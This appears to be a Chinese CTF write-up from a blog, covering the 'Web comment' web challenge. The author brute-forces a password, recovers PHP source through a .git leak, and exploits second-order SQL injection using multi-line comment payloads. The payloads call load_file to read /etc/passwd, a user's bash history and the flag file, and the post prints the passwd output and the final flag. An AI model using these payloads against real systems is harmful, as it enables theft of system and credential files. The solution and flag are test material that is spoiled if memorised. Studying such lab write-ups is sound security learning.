
攻防世界高手进阶之Web comment

原创

挡我者 于 2020-06-09 20:48:41 发布 1116 收藏 1

分类专栏： CTF 文章标签： php

本文链接：https://blog.csdn.net/weixin_43093631/article/details/106650625



攻防世界高手进阶之Web comment

这题我在网上没找到Writeup，所有花了8金币买的。


这题主要考点

爆破

git泄露

代码审计

SQL注入



可以看到账号框账号为：zhangwei 密码为zhangwei***

所以需要爆破zhangwei后面的三位数，我当时没想到这点看wp才明白的


user：zhangwei pass：zhangwei666

然后扫描目录的时候发现.git文件然后应该是有git源码泄露，过扫描发现到一个write_do.php文件

```php
<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
```

```
10  {
11  case 'write':
12      break;
13  case 'comment':
14      break;
15  default:
16      header("Location: ./index.php");
17  }
18  }
19  else{
20      header("Location: ./index.php");
21  }
22  ?>
23
```


登陆成功后看到可以发帖加上题目提示sql，猜测应该是sql注入



后面的就是看着wp做的
刚才发现一篇文章讲解的非常不错，也让明白了更多，貌似是下载的write_do.php代码不是很完整这也让明白了一些之前的疑惑

```php
<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
{
case 'write':
    $category = addslashes($_POST['category']);
    $title = addslashes($_POST['title']);
    $content = addslashes($_POST['content']);
    $sql = "insert into board
            set category = '$category',
                title = '$title',
                content = '$content'";
    $result = mysql_query($sql);
    header("Location: ./index.php");
    break;
case 'comment':
    $bo_id = addslashes($_POST['bo_id']);
    $sql = "select category from board where id='$bo_id'";
    $result = mysql_query($sql);
    $num = mysql_num_rows($result);
    if($num>0){
    $category = mysql_fetch_array($result)['category'];
    $content = addslashes($_POST['content']);
    $sql = "insert into comment
            set category = '$category',
                content = '$content',
                bo_id = '$bo_id'";
    $result = mysql_query($sql);
    }
    header("Location: ./comment.php?id=$bo_id");
    break;
default:
    header("Location: ./index.php");
}
}
else{
    header("Location: ./index.php");
}
?>
```

参考：2018网鼎杯 三道web题 记录~~（二次注入）

这道题目有个坑，大家需要注意一下

```php
$sql = "insert into comment
            set category = '$category',
                content = '$content',
                bo_id = '$bo_id'";
```

这个sql语句是换行的，所以我们无法用单行注释符，必须用/**/拼接~~

我们拼接的语句如下~~

我们所用到的语句如下：

```
$sql = "insert into comment
            set category = '123',content=user(),/*',
                content = '*/#',
                bo_id = '$bo_id'";
```

payload:


category : `123',content=(select( load_file('/etc/passwd'))),/*`

留言内容为： `*/#`

这里也解释了为什么后面要在提交留言输入*/#，因为不是单行所以需要多行注释

*查询passwd；',content=(select load_file('//etc/passwd')),/**

提交留言*/#来闭合注入语句



/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin
/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/var/lib/mysql:/bin/false
www:x:500:500:www:/home/www:/bin/bash

提交留言

读取www用户的/bin/bash_history：',content=(select load_file('//home/www/.bash_history')),/*

查询.DS_Store文件：',content=(select hex(load_file('//tmp/html/.DS_Store'))),/*

十六进制文件读取
将得到的16进制字符串转换,得到flag文件路径

读取flag文件：',content=(select hex(load_file('//var/www/html/flag_8946e1ff1ee3e40f.php'))),/*
将得到的16进制字符串转换,得到flag## 新的改变

$flag="flag{0dd14aae81d94904b3492117e2a3d4df}";